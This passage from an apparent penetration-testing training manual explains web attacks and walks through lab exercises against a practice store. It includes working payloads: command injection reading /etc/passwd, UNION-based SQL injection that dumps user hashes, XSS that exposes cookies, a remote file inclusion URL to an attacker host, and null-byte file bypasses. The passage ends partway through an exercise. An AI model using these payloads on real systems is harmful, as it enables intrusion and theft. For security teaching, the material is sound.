In parameter pollution, the attacker would try to append a second instance of `portalID` with their own malicious portal, and replace the `token` value with their own token ID:

```
http://site.example/?token=<attacker token>&portalID=<attacker portal ID>&portalID=<victim portal ID>
```

If the web app is vulnerable, it might only check the first instance of `portalID` and operate on the second using the attacker's token, logging them in to the portal.

Another attack that can leverage authorization weaknesses is insecure direct object references. A ***direct object reference*** is a reference to the actual name of a system object that the application uses. If you manipulate a parameter that directly references an object, you can craft that parameter to grant yourself access to other objects you're unauthorized to access. For example, a call to an SQL database may request account information by directly referencing the `acctname` parameter. You can replace the `acctname` value with a different account name or number, which could grant you access to that account if the object reference is insecure.

Injection Attacks

Code injection is an attack that introduces malicious code into a vulnerable application to compromise the security of that application. This is made possible by weak or completely absent input processing routines in the app. Injection attacks enable you to compromise an app in many ways, including:

- Causing a denial of service (DoS) of the app.
- Escalating access privileges in the app.
- Exposing and exfiltrating sensitive data in databases such as user credentials and PII.
- Installing malicious software on the server hosting the app.
- Defacing a website.

The mechanisms and outcomes of a code injection attack will depend on the language that your malicious code is written in. Since, in a code injection attack, you're not introducing new runtime environments for the server to execute, you'll be restricted to whatever languages the underlying web app technology supports. In other words, you are adding to the app's execution, not creating new execution.

A similar concept is ***command injection***, in which you supply malicious input to the web server, which then passes this input to a system shell for execution. In this sense, command injection *does* create new instances of execution and can therefore leverage languages that the web app does not directly support (e.g., Bash scripting).

In the following example, a PHP module named `delete_file.php` passes in user-supplied input and calls a Linux system shell to delete whatever was specified in the input:

```
<?php
$file=$_GET['file_name'];
system('rm $file');
?>
```

By submitting the following request, you can successfully enumerate the system's user accounts:

LICENSED FOR USE ONLY BY: DARIAN KUGESAN · 16339481 · AUG 02 2021

```
http://site.example/delete_file.php?file_name=test.txt;cat%20/etc/passwd
```

This is because adding a semicolon at the end of the request will execute the command after the semicolon in the system shell. Note that %20 is the encoded version of a space, as URLs cannot contain spaces.

SQL Injection

The most common type of code injection is SQL injection. In an **SQL injection** attack, you can modify one or more of the four basic functions of SQL querying (selecting, inserting, deleting, and updating data) by embedding code in some input within the web app, causing it to execute your own set of queries using SQL.

To identify SQL injection vulnerabilities in a web app, you should test every single input to include elements such as URL parameters, form fields, cookies, POST data, and HTTP headers. The simplest and most common method for identifying possible SQL injection vulnerabilities in a web app is to submit a single apostrophe and then look for errors. If an error is returned, you can see if it provides you with SQL syntax details that can then be used to construct a more effective SQL injection query.

To see this in action, consider the following SQL query that selects a user name and password from the database:

```
SELECT * FROM users WHERE username = 'Bob' AND password 'Pa22w0rd'
```

In the user name field of the login form, you insert an apostrophe and select the submit button. Without proper input validation, the SQL query might be submitted as:

```
SELECT * FROM users WHERE username = '' AND password 'Pa22w0rd'
```

Because the apostrophe is not a valid input for the `username` field, the server may respond with an error and reveal its query format or other useful information about the database, including column names. The response might also reveal where you can inject opening or closing parentheses into the query to properly complete its syntax.

Another way to execute a syntactically correct query is to use a value that is always true, such as `1=1`, and then use the built-in capability to insert inline comments within the query by inputting the `--` characters. SQL will ignore anything following these comment characters. So, to put it together, you enter the string `' or 1=1--` into the user name field. The SQL query is as follows:

```
SELECT * FROM users WHERE username = '' or 1=1-- AND password 'Pa22w0rd'
```

The SQL syntax is now correct, and the database will not return an error if this SQL statement is sent to it. Instead, the database will return all user rows, since the `1=1` statement is always true. Everything after the `--` comment characters will not execute.

Certain web app APIs also allow you to stack multiple queries within the same call. This can be useful for injecting new query types into a form's existing query type. For example, SQL has a `UNION` operator that combines the results of two or more `SELECT` statements. You can use this operator to obtain data from other tables that might not be directly exposed by the app.

For example, let's say you have a product search form that you've probed for SQL injection weaknesses. You could perform the following query on the search form to try to merge the `users` table with the `products` table, looking for the first two values from `users`:

```
UNION SELECT '1', '2' FROM users--
```

However, `UNION` operations only work when both queries (i.e., the initial `SELECT` from `products` and the `UNION SELECT` from `users`) have the same number of columns. So, if the `products` table has five columns, you need to adjust your injection to include them:

```
UNION SELECT '1', '2', '3', '4', '5' FROM users--
```

These queries are using placeholder values, whereas you may need to provide the actual column names of the table you're trying to merge. For example, you might want to display the `username` and `password` columns:

```
UNION SELECT '1', username, password, '4', '5' FROM users--
```

This will merge the user name and password fields of each row of the users table into the search page, replacing the second and third columns with the credentials.



Note: There are many more SQL injection methods than the ones discussed here. For a more exhaustive list, navigate to [https://www.owasp.org/index.php/Testing_for_SQL_Injection_\(OTG-INPVAL-005\)](https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005)).

HTML Injection

HTML injection enables you to inject HTML elements into a web app for malicious purposes. Like with other forms of injection, you are targeting an input component of the app in order to add code that is valid and will execute if not handled properly by the app. The most common outcome of an HTML injection attack is the modification of a page's contents.

As an example, assume that you are testing a web page with a field for submitting site feedback. The feedback is displayed on the same page after it is submitted for other users to see. This field does not properly sanitize input, so it is vulnerable to HTML injection. In the field, you enter:

```
I'm trying to sort the products but it's not working. Can anyone help?  
<a href="http://malice.example">Click here to respond.</a>
```

When the input is submitted and returned to the page, it will include a link to your malicious site. This is because the web app fails to strip out the HTML tags, so they get added to the page. When a user browses the page, they will see the link and fall victim to your attack if they click it.

HTML injection is also effective when it's used in conjunction with social engineering. You can include the injected code along with a link that you send to a victim in a phishing attempt. For example, a user's profile page might provide a name parameter that displays the user's name. You can place the following URL in a disguised link and send it to the victim:

```
http://site.example/profile.html?name=<a%20href="http://malice.example">Your  
%20account%20has%201%20outstanding%20issue.</a>
```

If the user is logged in and the site is vulnerable, they will see your injected link where their name should be. Note the use of encoded spaces.

Cross-Site Scripting Attacks

A **cross-site scripting (XSS)** attack is similar to HTML injection, but includes injecting JavaScript that executes on the client's browser. The client's browser is unable to tell that the script is untrusted and will allow it to execute. Malicious JavaScript can compromise a client by more than just changing the contents of a page; it can be used to steal session cookies, read sensitive information, and inject malware that can execute outside the browser on the user's computer. XSS is one of the most popular and effective web app exploits and is made possible by poor input validation.

There are actually three different categories of XSS:

- In a **stored attack**, also called a persistent attack, you inject malicious code or links into a website's forums, databases, or other data. When a user views the stored malicious code or clicks a malicious link on the site, the attack is perpetrated against them. As the name suggests, the injected code remains in the page, as it is stored on the server.
- In a **reflected attack**, you craft a form or other request to be sent to a legitimate web server. This request includes your malicious script. You then send a link to the victim with this request, and when the victim clicks this link, the malicious script is sent to the legitimate server and reflected off it. The script then executes on the victim's browser. Unlike a stored attack, the malicious code in a reflected attack does not persist on the server.
- In a **Document Object Model (DOM)-based attack**, malicious scripts are not sent to the server at all; rather, they take advantage of a web app's client-side implementation of JavaScript to execute the attack solely on the client.

As with other injection attacks, you should probe input components in the web app for XSS vulnerabilities. The most basic example is finding a form like a search field, comments field, user name/password form, etc., and injecting the following script to open a pop-up on the client's browser:

```
<script>alert("Got you!")</script>
```

In most cases, this will reflect off the server and only appear in a single response to the client. So, you'll need to craft a URL to send a victim to:

```
http://site.example/?search=<script>alert("XSS%20attack!")<%2Fscript>
```

Crafting a persistent attack will require you to modify the data stored in the web app. You can try to do this with forms that you know store data, like the aforementioned site feedback page. Some injection points might not be so visible, however. Using the product search example, you'd need to actually change the values of the products table itself, rather than just injecting a script into the search results. Depending on the web app's underlying technology, you may be able to change table data by POSTing content in an HTTP request. For example:

```
POST http://site.example/products
Content-Type: application/json
{"name": "row", "description": "<script>alert(document.cookie)</script>", "price": 9.99}
```

Assuming you've obtained authorization (if any is needed), this adds a new row in the products table. The description entry will always trigger an alert on a page that displays this particular row. In this case, the alert will return the user's cookie information.

Cross-Site Request Forgery Attacks

In a ***cross-site request forgery (XSRF)/(CSRF)*** attack, an attacker takes advantage of the trust established between an authorized user of a website and the website itself. This type of attack exploits a web browser's trust in a user's unexpired browser cookies. You can take advantage of the saved authentication data stored inside the cookie to gain access to a web browser's sensitive data.

Consider that the target page has a login form with a **Remember Me** check box. This is common functionality in web apps because it saves users the hassle of having to enter their credentials every time they log in. Instead, the saved cookie will authenticate them whenever they next access the site. You can exploit this trust and leverage the user's privileges with the app.

For example, say that the user logs in to an online storefront and has checked the **Remember Me** option. They add some items to their shopping cart, but then log out and go on to something else. You examine the site and notice that, when you sign in with your own account, you have the ability to issue a request using several parameters that increase the quantity of an item in the shopping cart. You craft a URL such as the following and send it to the victim:

```
http://site.example/cart?cartID=1&add_quant=5
```

When the victim clicks the link, they automatically sign in to the site due to their saved cookie, and the requested action will execute. In other words, the quantity of the first item in the shopping cart will increase by 5, and the victim may not even be aware of it.

The power of CSRF comes in the fact that it is extremely difficult to detect, since the attack is carried out by the user's browser just as it normally would be if the user themselves made the request. The user could enter that same URL manually and get the same result. It is almost impossible for the browser to distinguish a successful CSRF attack from normal user activity. At the same time, actually pulling off a CSRF attack can itself be difficult because it requires finding the right combination of a form that can actually do something malicious and whose values are known and not obfuscated in some way. Likewise, sites that check the referrer header will likely disallow requests that originate from outside the domain.

Clickjacking

Clickjacking occurs when an attacker tricks a user into clicking a web page link that is different from where they had intended to go. After the victim clicks the link, they may be redirected to what appears to be a legitimate page where they input their sensitive information, similar to a pharming attack. A clickjacking attack can also redirect a user to a malicious web page that runs harmful scripts in a user's browser.

Clickjacking is often made possible by framing, which delivers web content in HTML inline frames, or an `iframe`. You can use an `iframe` to make it the target of a link that is defined by other elements. When a user selects the link, they could, for example, start inputting their credentials while an invisible `iframe` is the one accepting the values.

The following is a real-world example that targeted Twitter. Users would post messages that included the text "Don't Click: <http://tinyurl.com/amgzs6>". On this page (since removed), you could inspect the HTML and see that it created an `iframe` that loaded Twitter's reply functionality with filled-in content:

```
<iframe src="http://twitter.com/home?status=Don't Click: http://tinyurl.com/amgzs6" scrolling="no"></iframe>
```

The content was itself the same message that triggered the attack—in other words, a self-replicating attack like a worm. Below that `iframe` was: `<button>Don't Click</button>`. When users clicked this button, they actually submitted the request in the `iframe` to Twitter. This was made possible because of the way the Twitter module was hidden "under" the button in CSS. The positional values in the CSS for the `iframe` and button were placed in such a way that the Twitter update button in the `iframe` was in the same basic position as the "Don't Click" button. Most importantly, the `iframe` had its opacity set to 0, which effectively hid it from view, though it was still there, "under" the malicious button. Anyone clicking this button would instead be clicking the Twitter update button, which would then cause them to post a message to Twitter that propagated the attack. This specific attack was relatively benign, but you can use clickjacking to do many of the malicious things you can do with other web exploits.



Note: In a way, the Twitter example is similar to a CSRF in that it leverages the fact that the user's browser is already authenticated with Twitter.

File Inclusion Attacks

In a **file inclusion attack**, you add a file to the running process of a web app. The file is either constructed to be malicious or manipulated to serve your malicious purposes. In either case, a file inclusion attack can lead to a number of security incidents, including: malicious code executing on the web server, malicious code executing on the client that accesses the server, sensitive data leaking, or a denial of service. There are two basic types of file inclusion: remote and local.

In **remote file inclusion (RFI)**, you inject an external file into a web app that doesn't apply proper input validation. You could, for instance, force a parameter in a web page to call an external link that includes the malicious file. As an example, consider a PHP page that includes a `font` parameter that has five different options, each one a different font type. You can manipulate this parameter to inject an option that isn't one of these five—in particular, you can point to an external URL that contains a malicious PHP file:

```
http://site.example/page.php?font=http://malice.example/bad_file.php
```

In **local file inclusion (LFI)**, you add a file that already exists on the hosting server to the web app. This is achievable on servers that are vulnerable to directory traversal; you are essentially navigating through the server's file structure and executing a file. LFI can also leverage the poison null byte to bypass security mechanisms that restrict the request to .php files. This enables you to execute any file on the server, like opening a command prompt in Windows:

```
http://site.example/page.php?font=../../../../Windows/system32/cmd.exe%00
```

Web Shells

A **web shell** is a script that has been loaded onto a web server that enables an attacker to send remote commands to that server. Using web shells, you can exfiltrate sensitive data stored on the server, send command and control (C&C) signals to the server as part of a botnet, install malware that branches out to other hosts on the network, and more. The act of loading the shell can be accomplished through many of the web attack vectors you've seen thus far, including XSS, SQL injection, RFI and LFI, and more.

What you can actually do with a web shell will depend on how it's programmed, but in general, they can enable you to effectively control the execution of the web app and even the underlying server backend. For example, the open source web shell b374k comes with the following functionality:

- A file manager with all of the standard features.
- A bind or reverse shell.
- Execution of scripts in multiple languages, like Python and Ruby.
- A simple packet crafter.
- An SQL schema explorer.
- A process/task manager.
- A mail client.
- And more.

All of this functionality is available through several PHP and JavaScript modules that you can load onto the web server and run.

Insecure Coding Practices

Most of the previous exploits are made possible due to poor coding practices during development. You should attempt to leverage these mistakes whenever you can. The following are examples of insecure coding practices. Note that these apply to most types of software, not just web apps:

- **Lack of input validation.** This negligent practice alone is responsible for most of the injection and scripting attacks mentioned in this topic.
- **Hard-coded credentials.** There are many ways these passwords could be exposed, including through SQL injection and XSS.
- **Storage and/or transmission of sensitive data in cleartext.** You can sniff cleartext data transmitted over a network, or read exfiltrated cleartext data with minimal effort.
- **Unauthorized and/or insecure functions and unprotected APIs.** Sometimes these functions and APIs are kept around for compatibility purposes, despite the security risk. You may be able to leverage the weaknesses in these functions/APIs.
- **Overly verbose errors.** Whether intentional or not, some apps reveal a great deal about a code's structure and execution through error messages returned to the user. A simple form injection might return an SQL error revealing a table's column names, for example.
- **Lack of error handling.** Although revealing too much in an error can be a problem, not handling errors at all is an even bigger problem. For example, an app may not respond gracefully to unexpected input, crashing the app or corrupting data.
- **Hidden elements.** Just because an element is not immediately visible on the page doesn't mean you can't find it by exploring the page's code. In particular, you may be able to find sensitive data that is exposed in the page's DOM (i.e., the hierarchical tree-like structure of the HTML) but not displayed on the screen.
- **Verbose comments in source code.** Comments are not meant to be truly hidden from the client, just suppressed in the marked-up page. Some developers forget this and include sensitive information in comments, such as server-side functionality, snippets of old code, and other information that can help you identify weak points or attack vectors.
- **Lack of code signing.** Code that lacks a digital signature cannot be validated for its authenticity and integrity. It may be easier to inject malicious code into a running process when no mechanisms exist to compare that code against the authorized code.

- **Race conditions.** These occur when the resulting outcome from execution processes is directly dependent on the order and timing of certain events. Issues arise if these events fail to execute in the order and timing intended by the developer. For example, an app can check that a file exists and then use it later. You may be able to replace the file after it is checked by the app but not yet used; this can trigger app instability or privilege escalation.

Guidelines for Exploiting Web Application Vulnerabilities

When exploiting web application vulnerabilities:

- Perform reconnaissance on the underlying web technologies used by the app.
- Manipulate data stored in cookies that a user shouldn't be able to modify, such as data associated with database objects.
- Use `../` to traverse the server's directory.
- Encode directory traversal in hexadecimal (`%2E%2E%2F`) to bypass rudimentary filters.
- Double encode the `%` symbol as `%25` to bypass filters that check for single encoding.
- Use the poison null byte (`\0`) to get around file extension restrictions in directory traversal.
- Use online and offline password cracking tools on a web app where applicable.
- Steal a user's session cookie and use it from your own machine to hijack the session.
- Send duplicate instances of a parameter in a request to bypass poorly configured authorization mechanisms.
- Leverage insecure direct object references to change the value of a parameter to something malicious.
- Add a semicolon at the end of a request that makes a system call to execute the command after it in a Linux shell.
- Use a single apostrophe in an input form to test for SQL errors.
- Use a statement like `OR 1=1` in an SQL injection to retrieve all available values.
- Use the SQL comment characters `--` to have the app ignore a portion of the query.
- Combine tables with UNION SELECT to dump data from a table not otherwise accessible.
- Ensure both queries in a UNION SELECT include the same number of columns.
- Inject forms with HTML code that includes malicious elements, like a link to a malicious site.
- Test for input fields' susceptibility to XSS attacks through JavaScript.
- Use social engineering tactics to initiate a reflected XSS against a victim.
- Craft HTTP requests to manipulate tables with malicious JavaScript that gets stored on the server.
- Leverage the trust established between client and server to execute a CSRF attack.
- Hide web elements in an invisible `iframe` behind some other visible element, like a button, to trick users.
- Exploit poor input validation in parameters to upload a remote file to the server.
- Execute local files on the server using directory traversal.
- Load a web shell onto a server using a number of exploit tactics to gain control over the server.
- Test the app for insecure coding practices like verbose error messages and comments.

ACTIVITY 8-1

Exploiting Security Misconfigurations in Web Apps

Before You Begin

The file /root/Desktop/my_pentest_team_worksheet.xlsx is open.

You will work with a partner in this activity. You both have your own web apps running the Bit by Bit Fitness online store. In a previous activity, you scanned the web app and identified some critical vulnerabilities.

Scenario

Previously, you identified vulnerabilities in Bit by Bit Fitness's online store. Now it's time to start exploiting them. To begin with, you'll test some of the web app's misconfigurations and poor coding practices, particularly with regard to how it serves files to the client.

1. Identify the file delivery vulnerability.

- If necessary, on the Windows Server, start the web server by opening a command window from the **store** folder on the desktop and entering `npm start`
- In Kali Linux, open Waterfox and browse to <http://192.168.1.#> where # refers to your partner's Windows Server.
- Verify that you are on the Bit by Bit Fitness online store.
- Select the **About Us** tab.
- Scroll down, and in the placeholder text, hover your pointer over the "Check out our boring terms of use..." link.
- In the bottom-left corner of the browser, verify that the path to this file is http://192.168.1.#/ftp/legal.md?md_debug=true.

facilisis at vero eros et accumsan et iusto odio dignissim qui blandit praesent
luptatum zzril delenit augue duis dolore te feugait nulla facilisi. [Check out our boring](#)
[terms of use if you are interested in such lame stuff.](#) Nam liber tempor cum soluta
192.168.1.50/ftp/legal.md?md_debug=true leifend option congue nihil imperdiet doming id quod mazim placerat facer

2. What does this path tell you about how the store is serving files?

3. Attempt to access some files you were not meant to.

- Navigate to <http://192.168.1.#/ftp> and verify that you can see the server's FTP directory listing.

~ / ftp

acquisitions.md	coupons_2018.md.bak	eastere.gg
incident-support.kdbx	legal.md	package.json.bak
suspicious_errors.yml		

- Select **acquisitions.md** and verify that you are able to download it.

- c) Open the file in Text Editor, and verify that it details planned acquisitions.
This file was obviously not meant for public consumption, yet you were able to access it with ease.
- d) Close Text Editor and return to the FTP directory listing.
- e) Select **coupons_2018.md.bak** and verify that you are greeted with a 403 error.
The error indicates that only .md and .pdf files are allowed. You are trying to download a file type that ends in .bak (a backup file).

4. Recall the link you found on the About Us page and the query it used. What might you use to bypass this error?

5. Access the coupons file.

- a) In the browser's address bar, at the end of the URL, add the following query string: **?md_debug=.md**



Note: The full URL should be: **192.168.1.#/ftp/coupons_2018.md.bak?md_debug=.md**

This uses the debug parameter that was accidentally left in to bypass the file type filter.

- b) Verify that you are prompted to save the file. Do so.
- c) Open a new terminal and enter **cat /root/Downloads/coupons_2018.md.bak**
- d) Verify that the coupon codes are displayed.

```
root@kali00:~# cat /root/Downloads/coupons_2018.md.bak
n<MibgC7sn
mNYS#gC7sn
o*IvgC7sn
k#pDlgC7sn
o*I]pgC7sn
n(XRvgC7sn
n(XLtgC7sn
k**AfqC7sn
q:<IqgC7sn
pEw8ogC7sn
pes[BgC7sn
l}6D$gC7ssroot@kali00:~#
```

You've successfully downloaded another file that was not meant for the public.

- e) Return to Waterfox.

6. Attempt to access the backup configuration file.

- a) In Waterfox, select the back button to return to the FTP directory listing.
- b) Select **package.json.bak** and verify that you are greeted with another 403 error.
- c) Try the same exploit you did with the coupons file: Add **?md_debug=.md** to the end of the URL.
- d) Verify that, this time, the debug parameter didn't work.

This file is not formatted in the same way as the others, and therefore the standard filter trick won't work.

7. Consider that the web app allows null characters in strings, but does not handle null terminators properly. How might you bypass the error for this and other files?

8. Access the backup configuration file.

- a) In the address bar, replace the **?md_debug=.md** text with **%00.md** at the end of the URL.



Note: The full URL should be: 192.168.1.#/ftp/package.json.bak%00.md

This is the poison null byte, and web apps that improperly handle null terminators are susceptible to it. When the null byte is placed in a certain position of the string, it nulls the rest of the string after it. In this case, the extension .md is being nulled to fool the app into thinking the request is valid, and therefore processing it.

- b) Verify that this still didn't work, but that this time you're presented with a 400 (bad request) error.
This is because the % character needs to be URL-encoded in order to work with the underlying file system. The proper encoding is %25 for this character.
- c) Modify the poison null byte to be **%2500.md**



Note: The full URL should be: 192.168.1.#/ftp/package.json.bak%2500.md

- d) Verify that you are prompted to save the file. Do so.
- e) At a terminal, enter `cat /root/Downloads/package.json.bak%00.md` and verify that you are presented with a backup of the developer's application configuration file.
This could potentially provide a great deal of useful information to an attacker.

9. What other attack types could an attacker use with a poison null byte?

10. Return to Waterfox and navigate back to the home page of the store web app.

11. Update the worksheet as necessary.

ACTIVITY 8–2

Exploiting SQL Injection Vulnerabilities in Web Apps

Before You Begin

The file /root/Desktop/my_pentest_team_worksheet.xlsx is open.

You will work with a partner in this activity. You both have your own web apps running the Bit by Bit Fitness online store.

Scenario

Previously, you identified that the web app was potentially vulnerable to SQL injection attacks. In this activity, you'll test some of the forms and other inputs to see how they may fail to properly handle malformed SQL-style input.

1. Conduct an initial test for SQL injection weaknesses.

- On the store's home page, verify that you can see all four products listed.
- Press **F12** to bring up the developer tools in Waterfox.
- In the developer tools pane, select the **Network** tab.
- On the page, in the **Search** text box, enter '`;`'.
- In the developer tools, select the listed request with a **Status of 500**.
- Verify that another pane opens up that provides more detailed information about the request.
- In the request details pane, select the **Response** tab.
- Examine the response error that your search triggered.

Headers	Cookies	Params	Response	Timings	Stack Trace
▼ Filter properties					
▼ JSON					
<pre> ▼ error: {...} message: SQLITE_ERROR: near ";" : syntax error stack: SequelizeDatabaseError: SQLITE...sqlite3\lib\sqlite3.js:16:21 name: SequelizeDatabaseError ▼ parent: {...} errno: 1 code: SQLITE_ERROR sql: SELECT * FROM Products WHERE (...etedAt IS NULL) ORDER BY name </pre>					

- Note the SQL statement in the **sql** field at the bottom of the response.



Note: You can resize the pane to see the full statement, or select the statement itself to navigate through it.

This query selects items from the `Products` table that match the search query, and orders the results by name. Note the addition of the `AND deletedAt IS NULL` portion—it may be attempting to hide products that have been previously deleted.

2. Probe for a weakness to injecting SQL comments.
 - a) In the **Search** text box, run a new search for '--
 - b) In the developer tools pane, under **Network**, select the new request at the bottom.
 - c) Verify that you're still presented with a syntax error.

The screenshot shows a browser developer tools interface with the Network tab selected. The Response section contains the following JSON error message:

```

{
  "error": {
    "message": "SQLITE_ERROR: near \"--%\" OR description LIKE '%--%' AND deletedAt IS NULL) ORDER BY name": syntax error",
    "stack": "SequelizeDatabaseError: SQLITE...sqlite3\\lib\\sqlite3.js:16:21",
    "name": "SequelizeDatabaseError"
  },
  "parent": {
    "errno": 1,
    "code": "SQLITE_ERROR"
  }
}
  
```

Below the error message, the raw SQL query is visible:

```
sql: SELECT * FROM Products WHERE ((name LIKE '%--%' OR description LIKE '%--%' AND deletedAt IS NULL) ORDER BY name)
```

In this case, however, the error message appears to include part of the full SQL query. It begins near the end of the portion that matches the search term with the name of products in the table (name LIKE).

3. What does this indicate? How might you use this to exploit the search results?
4. Modify the injection statement so it completes a malicious, but valid query.
 - a) Search for ')) --'

This will inject closing parentheses into the query so that it becomes valid, and the rest of the query after that will be commented out. The AND deletedAt IS NULL portion will no longer execute.
 - b) Press F12 to close the developer tools pane and observe that the page is now listing all products, including a fifth product, the dumbbells.

This was a limited time offer in the past, and was deleted after the Christmas season ended. It shouldn't be available for purchase, but if you were logged in, you'd actually be able to add it to your cart.
 - c) Take a screenshot showing the dumbbells on the page.
5. You've verified that the search functionality is susceptible to data retrieval via SQL injection. You want to exploit this to grab a list of all users in the database. What SQL statement can help you merge data from the users table?
6. Identify the name of the table that holds account data.
 - a) Open the developer tools pane to the **Network** tab.
 - b) In the **Search** box, enter ')) UNION SELECT * FROM x--'

You've already found success with using the double parentheses to close out the query, so you're using that here as well.
 - c) Select the request and examine the SQL error message.

It indicates that there is no such table "x" in the database. You can make an educated guess about what the name of the table is, but it helps to be certain.
 - d) On the page, select the **Login** tab.
 - e) In the **Email** field, type ')) --
 - f) For the **Password**, type any value, then select **Log in**.

- g) Examine the error message that is output to the form.

```
{"error":{"message":"SQLITE_ERROR: near \"\"\\\" syntax
error","stack":"SequelizeDatabaseError: SQLITE_ERROR: near
\"\"\\\" syntax error\\n at Query.formatError (C:\\\\Users\\\\Administrator
\\\\Desktop\\\\node_modules\\\\sequelize\\\\lib\\\\dialects\\\\sqlite
\\\\query.js:423:16)\\n at afterExecute (C:\\\\Users\\\\Administrator
\\\\Desktop\\\\node_modules\\\\sequelize\\\\lib\\\\dialects\\\\sqlite
\\\\query.js:119:32)\\n at replacement (C:\\\\Users\\\\Administrator
\\\\Desktop\\\\node_modules\\\\sqlite3\\\\lib\\\\trace.js:19:31)\\n at
Statement.errBack (C:\\\\Users\\\\Administrator\\\\Desktop
\\\\node_modules\\\\sqlite3
\\\\lib\\\\sqlite3.js:16:21)","name":"SequelizeDatabaseError","parent":
{"errno":1,"code":"SQLITE_ERROR","sql":"SELECT * FROM Users
WHERE email = \"\")--' AND password =
'a6105c0a611b41b08f1209506350279e"}, "original":
{"errno":1,"code":"SQLITE_ERROR","sql":"SELECT * FROM Users
WHERE email = \"\")--' AND password =
'a6105c0a611b41b08f1209506350279e"}, "sql":"SELECT * FROM
Users WHERE email = \"\")--' AND password =
'a6105c0a611b41b08f1209506350279e"}}}
```

As you can see, the form doesn't handle error messages properly.

7. Looking at the error message, what is the name of the table that holds account information? What can you identify as likely column names in this table?

8. Begin attempting to merge data from both tables to retrieve account information.
 - a) Ensure the developer tools pane is open.
 - b) Replace the search query so that it says ')) UNION SELECT * FROM Users--
 - c) Enter this query and select the request from the **Network** tab.
 - d) Observe that, while the response still produces an error, it confirms the name of the `Users` table.
The error indicates that the number of columns between the `Products` and `Users` tables do not match. So, you'll need to select the appropriate number of columns. Because the `Products` table has at least three columns that display textual data (product name, description, and price), you'll need to `UNION SELECT` at least three columns.
 - e) Enter the following as a search query:
`')) UNION SELECT '1', '2', '3' FROM Users--`
 - f) Verify that the new request indicates that the query failed with the same error as before.
 - g) Repeat this same search query, this time with four columns.
The query fails once again.

- h) Keep adding columns until you see a list of products and an unusual entry at the bottom.

	Healthy Meal Plan	One month of healthy meals delivered to your door!			299.99	
	2	3		4		

9. How many columns did it take to get a valid response?

10. Refine the malicious SQL query.

- a) At the beginning of the search query, add `zzz` or some other random combination of letters.

This will clean up the results so that only the unusual row is displayed (i.e., nothing in the `Products` table matches the text "zzz").

- b) Verify that you just see the unusual row in the list.

Now that you have the right number of columns, you need to actually select the correct column names in the correct order. Remember that you already identified the `email` and `password` column names in the login form.

- c) Enter the following as the search query:

```
zzz')) UNION SELECT '1', '2', email, password, '5', '6', '7', '8' FROM
Users--
```

- d) Verify that the names and password hashes of each user are listed.

Search Results <code>zzz')) UNION SELECT '1', '2', email, password, '5', '6', '7', '8' FROM Users--</code>				
Image	Product	Description	Price	
	2	aaron@bitbybitfitness.net	5f4dcc3b5aa765d61d8327deb882cf99	
	2	admin@bitbybitfitness.net	0192023a7bbd73250516f069df18b500	

- e) Take a screenshot of the credentials page as evidence.

11.What are the security implications of this vulnerability?

12.Use an online lookup table to crack the administrator's password.

- In the list of results, copy the hash for the admin's password.
The hash is 0192023a7bbd73250516f069df18b500.
- In Waterfox, open a new tab and navigate to <https://crackstation.net>
- In the text box, paste the hash.
- Confirm the CAPTCHA and select **Crack Hashes**.
- Verify that you successfully cracked the administrator's password: **admin123**

Enter up to 20 non-salted hashes, one per line:

0192023a7bbd73250516f069df18b500

I'm not a robot



Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0192023a7bbd73250516f069df18b500	md5	admin123

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

- Take a screenshot of the successfully cracked password.

13.What gaps in password security enabled this crack to succeed?

14.Log in as the administrator.

- Close this tab and return to the store web app.
- Select the **Login** tab.
- Log in as **admin@bitbybitfitness.net**
- Select **Your Basket**, then verify that you've successfully logged in as the admin.

Your Basket (admin@bitbybitfitness.net)

Product	Description
Fitness Tracker	Our flagship product.
Treadmill	Runs quiet and has a durable frame and variable speed control.

- Take a screenshot of your login as evidence.

15.Update the worksheet as necessary.

ACTIVITY 8-3

Exploiting XSS Vulnerabilities in Web Apps

Before You Begin

The file /root/Desktop/my_pentest_team Worksheet.xlsx is open.

You will work with a partner in this activity. You both have your own web apps running the Bit by Bit Fitness online store.

Scenario

You've exploited security misconfigurations and SQL vulnerabilities, and now it's time to perform another common type of web-based attack: cross-site scripting.

1. Perform a simple reflected XSS attack.

- a) On the store home page, in the **Search** box, type `<script>alert("XSS attack successful!")</script>`
- b) Select the **Search** button.
- c) Verify that you receive a pop-up with the message you specified.



- d) Select **OK** to dismiss the pop-up.
Because this is a reflected attack, it will not persist on the page.

2. Even though the attack doesn't persist, how could an attacker compromise an unsuspecting user with a reflected XSS attack?

3. Gather your authorization information to be used in a persistent XSS attack.

- a) Return to the store home page to get the list of products.
- b) Open the developer tools pane.
- c) In the **Search** box, search for anything of your choosing.
- d) Select the request in the **Network** pane to open its details pane.

Most user actions are sent as XHR objects to the web app, as it uses a RESTful API on the server side. You can confirm this by selecting the **XHR** subtab in the developer tools pane and noting that your search request(s) are listed. For persistent XSS attacks, you will need to take advantage of this server-side API.

- e) In the request details pane, select the **Cookies** tab.
- f) Under **Request cookies**, select the value in the **token** field.



```

▼ Request cookies
continueCode: "7Ba6lRJMX3nE1bYyPONeoLV40NNuehZFPiM0WpBZ25kwqQDzmjgx9r7vK8eP"
cookieconsent_status: "dismiss"
io: "Umoso9C_ebvKR2ULAAAD"
token: LxX0qoZ6mKdUzVO_T1p3QF0EF0Gy7ebJuCw1yoBNLftYtCFjkb1rCsRW6PVzMbGHkC5ZhgmSfx_PiKc

```




Note: Your token value will be different than the value in the screenshot.

- g) Copy this value.
You'll need authorization to get this attack to work.

4. Craft a persistent XSS attack against the product listing page.

- a) In Waterfox, select the **Open Http requester** button on the right side of toolbar.



HttpRequester is a free plugin that enables you to craft and send HTTP requests directly to a server. This will make it much easier to launch attacks that interface with the RESTful API on the backend. However, you need to be familiar with how raw HTTP headers are formatted in order to be successful.

